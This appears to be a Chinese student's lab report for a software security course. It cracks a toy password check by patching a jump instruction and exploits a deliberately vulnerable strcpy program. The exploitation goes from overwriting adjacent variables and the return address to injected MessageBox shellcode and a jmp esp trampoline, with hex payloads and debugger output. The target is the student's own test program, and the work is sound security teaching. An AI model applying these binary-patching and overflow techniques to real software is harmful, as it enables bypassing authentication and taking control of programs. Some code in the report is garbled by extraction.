```
实验
```

```
2019年4月19日 <sup>16:43</sup>
```

实验1 Crack二进制文件

实验2 缓冲区溢出

实验1 Crack二进制文件

```
一、实验环境:
操作系统: Windows 10 19H1
编译器: Visual C++6.0
编译选项: 默认编译选项
Build版本: Release版本
实验软件: UltraEdit,IDA,OllyDbg,PEview
二、实验步骤
1、在vc6.0中编译测试代码,生成可执行文件
测试代码如下
#include <stdio.h>
#include <string.h>
#define PASSWORD "1234567"
int verify_password(char *password)
   int authenticated;
    authenticated=strcmp(password,PASSWORD);
   return authenticated;
int main()
    int valid flag=0;
   char password[1024];
   while(1)
    {
       printf("Please input password: ");
       scanf("%s",password);
       valid_flag=verify_password(password);
       if(valid_flag)
        {
           printf("incorrect password!\n\n0");
        }
       else
            printf("Congratulation! You have passed the
            verification!\n");
            break;
        }
    }
   return 0;
}
```

可执行文件名为aaa.exe.

2. 使用IDA查看分支指令对应的VA

将aaa. exe拖入IDA中, 由提示语句可以找到if分支指令, 如图1中红色箭头所指

```
🗾 🚄 🔀
push
       offset Format ; "Please input password:
        _printf
call
add
        esp, 4
lea
        ecx, [ebp+Str1]
push
        ecx
                      ; "%s"
       offset aS
push
call
        scanf
add
        esp, 8
lea
        edx, [ebp+Str1]
                       ; Str1
push
        edx
        j__verify_password
call
add
        esp, 4
mov
        [ebp+var_4], eax
        [ebp+var_4], 0
cmp
        short loc 4010E6
jz
```

图 1 ida查找if分支指令

按空格键查看此语句对应的VA:004010D1,如图2所示

```
edx ; Str1
  .text:004010C5
                               push
  .text:004010C6
                               call
                                       j__verify_password
  .text:004010CB
                               add
                                       esp, 4
  .text:004010CE
                               mov
                                       [ebp+var_4], eax
                               cmp
  .text:004010D1
                                       [ebp+var_4], 0
  .text:004010D5
                                       short loc_4010E6
                               jz
  .text:004010D7
                                       offset aIncorrectPassw; "incorrect
                               push
  .text:004010DC
                                       _printf
                               call
  .text:004010E1
                               add
                                       esp, 4
图 2 分支指令对应的VA
```

3. 使用011yDbg进行动态调试

将aaa. exe拖入ollydbg, 按快捷键Ctrl+G直接跳到由IDA得到的VA: 004010D1处查看那条引起程序分支的关键指令, 选中这条指令, 按F2下断点。更改 je为 jnz, 使得分支指令在相反的条件下跳转. 然后点击运行, 输入错误密码123, 得到通过的提示. 如图3所示.

Please input password: 123

Congratulation! You have passed the verification!




图 3 ollydbg动态调试程序

记下此时由74 0F修改为75 0F

4. 通过PEview查找VA对应的RVA

将aaa. exe拖入PEview,将地址调为VA,查找VA为004010D0的行所在位置,如图4所示

```
VA
                          Raw Data
00401020 55 8B EC 83 EC 44 53 56 57 8D 7D BC B9 11 00 00
00401030 00 B8 CC CC CC CC F3 AB 68 1C 50 42 00 8B 45 08
00401040 50 E8 FA 00 00 00 83 C4 08 89 45 FC 8B 45 FC 5F
00401050 5E 5B 83 C4 44 3B EC E8 74 01 00 00 8B E5 5D C3
00401070 55 8B EC 81 EC 44 04 00 00 53 56 57 8D BD BC FB
00401080 FF FF B9 11 01 00 00 B8
                             CC CC CC CC F3 AB C7 45
00401090 FC 00 00 00 00 B8 01 00 00 00 85 C0 74 59 68 88
004010A0 50 42 00 E8 C8 01 00 00
                             83 C4 04 8D 8D FC FB FF
004010B0 FF 51 68 84 50 42 00 E8
                             54 01 00 00 83 C4 08 8D
FF FF FF 83 C4 04 89 45
004010D0 FC 83 7D FC 00 74 0F 68
                             68 50 42 00 E8 8F 01 00
```

图 4 PEview查看VA

此时,将地址显示改为RVA,记下此时VA:004010D0对应的RVA值,如图5所示

```
RVA
                               Raw Data
00001020
          55 8B EC 83 EC 44 53 56
                                   57 8D 7D BC B9 11 00 00
00001030
          00 B8 CC CC CC CC F3 AB 68 1C 50 42 00 8B 45 08
00001040
          50 E8 FA 00 00 00 83 C4
                                   08 89 45 FC 8B 45 FC 5F
00001050
          5E 5B 83 C4 44 3B EC E8
                                   74 01 00 00 8B E5 5D C3
00001060
          CC CC CC CC CC CC CC
                                  CC CC CC CC CC CC CC C(
                                   00 53 56 57 8D BD BC FE
00001070
          55 8B EC 81 EC 44 04 00
00001080
          FF FF B9 11 01 00 00 B8
                                   CC CC CC CC F3 AB C7 45
00001090
          FC 00 00 00 00 B8 01 00
                                   00 00 85 C0 74 59 68 88
000010A0
          50 42 00 E8 C8 01 00 00
                                   83 C4 04 8D 8D FC FB FF
          FF 51 68 84 50 42 00 E8
000010B0
                                   54 01 00 00 83 C4 08 8D
000010C0
          95 FC FB FF FF 52 E8 3A
                                   FF FF FF 83 C4 04 89 45
000010D0 FC 83 7D FC 00 74 0F 68
                                   68 50 42 00 E8 8F 01 00
```

图 5 查看VA对应的RVA

5. 使用UltraEditor修改二进制文件

将aaa.exe拖入UltraEditor,定位到RVA:000010D0 所在的行,修改74 0F为75 0F,如图6 红框所示

图 6 在UE中修改二进制数据

修改完毕后选择另存为aaal.exe

6. 运行修改后的程序

修改后程序达到预期目标,修改成功,如图7所示

Please input password: 123

Congratulation! You have passed the verification!

图 7 程序修改后的运行结果

实验2 缓冲区溢出

班号:1604202 学号:160700225 姓名:张瑞淇

一、实验环境

操作系统: Windows xp 编译器: Visual C++6.0 编译选项: 默认编译选项

Build版本: Debug 版本

实验软件: EverEdit, IDA,O11yDbg, PEView等

- 二、目的
- 1、分析栈溢出的基本原理;
- 2、实际动手练习栈溢出利用方法;
- 3、练习简单的shellcode 编写。
- 三、内容及步骤
- 1、修改邻接变量
- (1) 在VC++中编译运行下面的代码

#include <stdio.h>

#include <string.h>

```
#define PASSWORD "1234567"
int verify_password(char *password)
    int authenticated;
    char buffer[8];
    authenticated=strcmp(password,PASSWORD);
    strcpy(buffer,password);
    return authenticated;
int main()
   int valid_flag=0;
    char password[1024];
    while(1)
    {
        printf("please input password:
                                            ");
        scanf("%s",password);
        valid_flag=verify_password(password);
        if(valid_flag)
        {
            printf("incorrect password!\n\n0");
        }
        else
            printf("Congratulation! You have passed the verification!
            \n");
            break;
        }
    }
```

return 0; 输入正确密码,运行结果如图 1-1所示 "D:\Program Files (x86)\vc++\MyProjects\test\Debug\test.exe" please input password: 1234567 Congratulation! You have passed the verification! 图 1-1 输入正确密码的运行结果 输入错误密码,运行结果如图 1-2所示 "D:\Program Files (x86)\vc++\MyProjects\test\ please input password: 图 1-2 输入错误密码的运行结果 (2)将上面得到的exe文件拖入IDA中,查看strcpy指令对应的VA为401054,如图 1-3所示 .text:00401050 lea edx, [ebp+Dest] .text:00401053 push edx ; Dest .text:00401054 call _strcpy 图 1-3 strcpy指令对应的VA (3)打开011yDBG,拖入上述exe文件进行动态调试. 按快捷键Ctrl+G 直接跳到由IDA 得 到的VA: 0x00401054。选中这条指令,按F2 下断点,进行调试运行,观察。在调试运 行过程中分别观察程序运行中内存、栈、寄存器的状态。 输入正确的密码,观察栈桢情况,如图 1-4所示 0012FB14 | CCCCCCCC | 烫烫 0012FB18 · 34333231 1234 0012FB1C · 00373635 567. 0012FB20 · 00000000 图 1-4 栈帧情况 b)输入7 个英文字母'q',strcmp 函数应返回1,即authenticated 为1,观察栈桢情 况, 如图 1-5所示 0012FB14 ⋅ CCCCCCCC 滚滚 0012FB18 - 71717171 qqqq 0012FB1C - 00717171 qqq. 0012FB20 - 00000001 0012FB24 ┌0012FF80 WÿW. 图 1-5 栈帧情况 c) 输入超过9个字符,看看能否写入authenticated 变量的数据区,输入 '123456789',观察栈桢情况,如图 1-6所示 0012FB14 · CCCCCCCC 烫烫

0012FB18 - 34333221 1234 0012FB1C - 38373635 5678 0012FB20 - 00000039 9... 0012FB24 ©012FF80 ||||||||||||

图 1-6 栈帧情况

a)

己写入authenticated 变量的数据区。

d) 输入8 个字符'q',观察栈桢情况,如图 1-7所示

```
6012FB14 - CCCCCCCC | 浸烫

9012FB18 - 71717171 | qqqq

9012FB1C - 71717171 | qqqq

9012FB20 - 90909090 - ....
```

图 1-7 栈帧情况

继续运行程序,发现通过密码验证.

分析原因:当authenticated为0时,验证成功。8个'q'后的字符串截断符的ascii码 覆盖了邻接变量authenticated的值为0,通过密码验证。

- 2、修改函数返回地址
- (1) 在上面实验的基础上,输入"98769876987698769876",观察栈桢情况和运行结果,如图 2-1所示

```
| 0812FB14 | CCCCCCCC | 交後 | 0812FB18 | 36373839 | 9876 | 9812FB20 | 36373839 | 9876 | 9812FB24 | 36373839 | 9876 | 9812FB28 | 36373839 | 9876 | 9812FB26 | 0812FB26 | 0812FB26 | 0812FB36 | 0812FB37 | 0812FB38 | 0812FB38
```



图 2-1 栈帧情况和运行结果

原因是输入的数据过长,造成缓冲区溢出,覆盖了返回地址。 此时函数的EBP 和返回地址的值都为0x36373839。而正确的EBP和返回地址应该为 0x0012FB24、0x00401059。

```
(2) 控制程序的执行流程
用键盘输入ASCII 表示范围有限,很多值无法直接用键盘输入,所以我们把
用于实验的代码稍加改动,将程序由键盘改为从文件中读取字符串。
#include <stdio.h>
#include <stdib.h>
#include <windows.h>
#define PASSWORD "1234567"
int verify_password(char *password)
{
   int authenticated;
   char buffer[8];
   authenticated=strcmp(password,PASSWORD);
```

```
strcpy(buffer,password);
   return authenticated;
}
int main()
{
   int valid_flag=0;
   char password[1024];
    FILE *fp;
   if(!(fp=fopen("password.txt","rw+")))
    {
       exit(0);
    }
    fscanf(fp, "%s", password);
    valid_flag=verify_password(password);
    if(valid_flag)
        printf("incorrect password!\n\n0");
    }
    else
    {
        printf("Congratulation! You have passed the verification!\n");
    }
   fclose(fp);
    system("pause");
   return 0;
}
打开IDA,并把VC6.0 得到的exe 文件直接拖进IDA,找到通过验证的程序分支的指
```

令,记录下该指令的内存VA,为0x0040111F。如图 2-2所示:

```
31101 C 100_401120
                     Jinh
.text:0040111F ;
.text:0040111F
.text:0040111F loc_40111F:
                                     ; CODE XREF: _main+7Efj
.text:0040111F
                     push
                          offset aCongratulation; "Congratulation! You have passed the ver
.text:00401124
.text:00401129
                     add
                          esp, 4
图 2-2 分支指令的VA
打开Ollydbg 调试器,调试运行,观察栈帧状态,找到返回地址EIP 的覆盖点。用
EverEdit切换到十六进制编辑模式。将password.txt 中字符串覆盖返回地址的位置修
改为地址0x0040111F。如图 2-3所示:
C:\Users\Public\test\Debug\password.txt * - EverEdit
文件(F) 编辑(E) 查看(Y) 查找(S) 文档(D) 工程(P) 工具(T) 扩展(A) 窗口(W) 帮助(H)
📝 + 😭 🔼 🖺 | 🔊 🚳 | ¼ 🕒 🛍 + | 🛒 - 🗏 | 🗛 📝 🐛 🔯 🖼 | 🔛 | 🚳 🚳 🐧 🐧 🔝 🗎 📙 🗎 🗎
         34 33 32 31 34 33 32 31 34 33 32 31 34 33 32 31
       34 33 34 54
1F 11 40 00
                                              4321432143214321
00000000
00000010
                                               ..0.
图 2-3 修改password.txt
在Ollydbg可以看到已成功覆盖返回地址如图 2-4所示:
8812ER78 8842AR88 ASCII "BWO"
8812FB7C 31323334
0012FB80 31323334
0012FB88 31323334
0012FB8C 0040111F test.0040111F
图 2-4 栈帧情况
成功通过检测,运行结果如图 2-5所示:
∝C:\Users\Public\test\Debug\test.exe
Congratulation! You have passed the verification!
图 2-5 运行结果
3、代码植入和Shellcode
为了完成在栈区植入代码并执行,我们在上面密码验证程序的基础上稍加修
改,使用如下的实验代码。这段代码增加了调用LoadLibrary 函数去加载
user32.dll,以便在植入代码中调用MessageBox 函数。verify_password 函数的局部
变量buffer 由8 字节增加到44 字节,这样做是为了有足够的空间来"承载"我们植
入的代码。
```

```
大的代码。
#include <stdio.h>
#include <stdib.h>
#include <windows.h>
#define PASSWORD "1234567"
int verify_password(char *password)
{
  int authenticated;
  char buffer[44];
```

```
//printf("%x",buffer);
   authenticated=strcmp(password,PASSWORD);
   strcpy(buffer,password);
   return authenticated;
int main()
{
   int valid_flag=0;
   char password[1024];
    FILE *fp;
   LoadLibrary("user32.dll");
   if(!(fp=fopen("password.txt","rw+")))
    {
      exit(0);
    }
   fscanf(fp, "%s", password);
   valid_flag=verify_password(password);
    if(valid_flag)
    {
        printf("incorrect password!\n\n0");
    }
    else
    {
        printf("Congratulation! You have passed the verification!\n");
    }
   fclose(fp);
   system("pause");
   return 0;
```

按照前面实验的方法使用OllyDbg 分析并调试该程序,获得buffer的起始地址为 0012FAF0h, 如图 3-1所示



将其写入password. txt 的相应偏移处,用来覆盖返回地址。

使用011yDbg打开系统自带的带有图形界面的exe程序,我选择了计算器程序。找到 user32.dll在系统中加载的基址ImageBase如图 3-2所示




图 3-2 ImageBase

为77D10000h。再使用PEView 打开user32.dII 查看其引出函数节的函数地址 表来获取MessageBoxA 的RVA 地址为000407EAh。图 3-3所示:

```
SECTION .text
                                     0000406C
                                                 00055D55 Function RVA
                                                                               01D2 MB_GetString
                                                                               01D3 MapDialogRect
   IMPORT Address Table
                                     00004070
                                                 0004BE4C Function RVA
   IMAGE EXPORT DIRECTORY
                                     00004074
                                                 0001FEEA Function RVA
                                                                               01D4 MapVirtualKeyA
   EXPORT Address Table
                                                                               01D5 MapVirtualKeyExA
                                     00004078
                                                 00058097
                                                           Function RVA
   EXPORT Name Pointer Table
                                     0000407C
                                                 0004959F
                                                           Function RVA
                                                                               01D6 MapVirtualKeyExW
   EXPORT Ordinal Table
                                     00004080
                                                 0004029E
                                                           Function RVA
                                                                               01D7 MapVirtualKeyW
                                                                               01D8 MapWindowPoints
   EXPORT Names
                                     00004084
                                                 00019507
                                                           Function RVA
   IMAGE_LOAD_CONFIG_DIRECTOR
                                     00004088
                                                 0005CD70 Function RVA
                                                                               01D9 MenultemFromPoint
   DELAY IMPORT Descriptors
                                     00004080
                                                 00046873 Function RVA
                                                                               01DA MenuWindowProcA
   DELAY IMPORT DLL Names
                                     00004090
                                                 0004682E Function RVA
                                                                               01DB MenuWindowProcW
                                     00004094
   DELAY IMPORT Name Table
                                                 00021F7B
                                                           Function RVA
                                                                               01DC MessageBeep
   DELAY IMPORT Hints/Names
                                     00004098
                                                 000407EA
                                                                               01DD MessageBoxA
                                                           Function RVA
                                    0000409C
                                                 0004085C Function RVA
                                                                              01DE MessageBoxExA
   - IMPORT Directory Table
```

图 3-3 MessageBoxA的RVA

相加之后得到MessageBoxA 的VA 地址为0x77D507EA

写出shellcode 的源代码如下所示。

```
#include <windows.h>
```

```
int main()
{
    HINSTANCE LibHandle;
    char dllbuf[11]="user32.dll";
    LibHandle=LoadLibrary(dllbuf);
    _asm{
```

sub sp,0x440

xor ebx, ebx

```
push ebx

push 0x74736577

push 0x6C696166

mov eax,esp

push ebx

push eax

push eax

push ebx

call eax
}

return 0;
```

将上述代码用VC6.0 编译运行通过后,再用OllyDbg 加载可执行文件,选中所需的代码后可直接将其dump 到文件,得到机器码,使用以十六进制编辑模式逐字抄入password.txt中,在返回地址偏移处填入buffer 的起始地址为0x0012FAF0。其余字节用0x90(nop 指令)填充,如图 3-4所示




图 3-4 修改password.txt内容

保存后重新运行密码验证程序,弹出一个提示框,如图 3-5所示:



图 3-5 弹出提示框

4、定位shellcode

由于shellcode 在内存中的地址是会动态变化的,所以将返回地址简单覆盖成一个定值的做法往往不能让exploit奏效。由于ESP 寄存器在函数返回后不被溢出数据干扰,且始终指向返回地址之后的位置,我们便可以用JMP ESP 去定位shellcode。由于上面实验中的漏洞程序我们已经加载了user32.dll,所以我们准备使用

```
user32.dll 中的jmp esp 作为跳板。获得user32.dll 内跳转指令地址最直接的方法
就是便程序搜索内存, 具体程序如下所示。
#include <windows.h>
#include <stdio.h>
#define DLL_NAME "user32.dll"
int main()
{
   BYTE* ptr;
    int position,address;
    HINSTANCE handle;
    BOOL done_flag=FALSE;
    handle=LoadLibrary(DLL_NAME);
    if(!handle)
    printf("load dll error!");
        exit(0);
    }
    ptr=(BYTE*)handle;
    for(position=0;!done_flag;position++)
    {
        try
        {
            if(ptr[position]==0xFF&&ptr[position+1]==0xE4)
            {
                address=(int)ptr+position;
                printf("OPCODE found at 0x%x\n",address);
            }
        }
```

```
catch(...)
           {
                 address=(int)ptr+position;
                 printf("END OF 0x%x\n",address);
                 done_flag=true;
           }
     }
     return 0;
运行结果如图 4-1所示:
C:\Users\Public\test\Debug\test.exe"
OPCODE found at 0x77d93acc
OPCODE found at 0x77d93af0
OPCODE found at 0x77d93b4c
OPCODE found at 0x77d93c08
OPCODE found at 0x77d93c78
OPCODE found at 0x77d93c7c
OPCODE found at 0x77d93cfc
OPCODE found at 0x77d93d93
OPCODE found at 0x77d93e13
OPCODE found at 0x77d94703
OPCODE found at 0x77d9a313
OPCODE found at 0x77d9a323
OPCODE found at 0x77d9a32f
OPCODE found at 0x77dbf049
OPCODE found at 0x77dc965b
OPCODE found at 0x77de8063
OPCODE found at 0x77df3b63
OPCODE found at 0x77e12a9f
OPCODE found at 0x77e1bb17
OPCODE found at 0x77e1c3f3
OPCODE found at 0x77e1f2c8
OPCODE found at 0x77e35b79
END OF 0x77e49000
Press any key to continue_
QQPinyin 半:
图 4-1 搜索结果
使用其中一条jmp esp指令的地址,0x77d29353,制作新exploit如图 4-2所示
ublic\mm\Debug\password.txt - EverEdit
 查看(Y) 查找(S) 文档(D) 工程(P) 工具(T) 扩展(A) 窗口(W) 帮助(H)
34 33 32 31 34 33 32 31 34 33 32 31 34 33 32 31
                                                4321432143214321
34 33 32 31 34 33 32 31 34 33 32 31 34 33 32 31
                                                4321432143214321
34 33 32 31 34 33 32 31 34 33 32 31 34 33 32 31
                                                 4321432143214321
34 33 32 31 53 93 D2 77 33 DB 53 68 77 65 73 74
                                                 4321s.òw3ûshwest
                                                hfail.ÄSPPS,ê.Õw
```

ÿÐ.....

....ð?.

运行程序,达到了预期的效果,如图 4-3所示:

90 90 90 90 90 90 90 90 90 90 90 FO 3F 00

图 4-2 修改password.txt内容

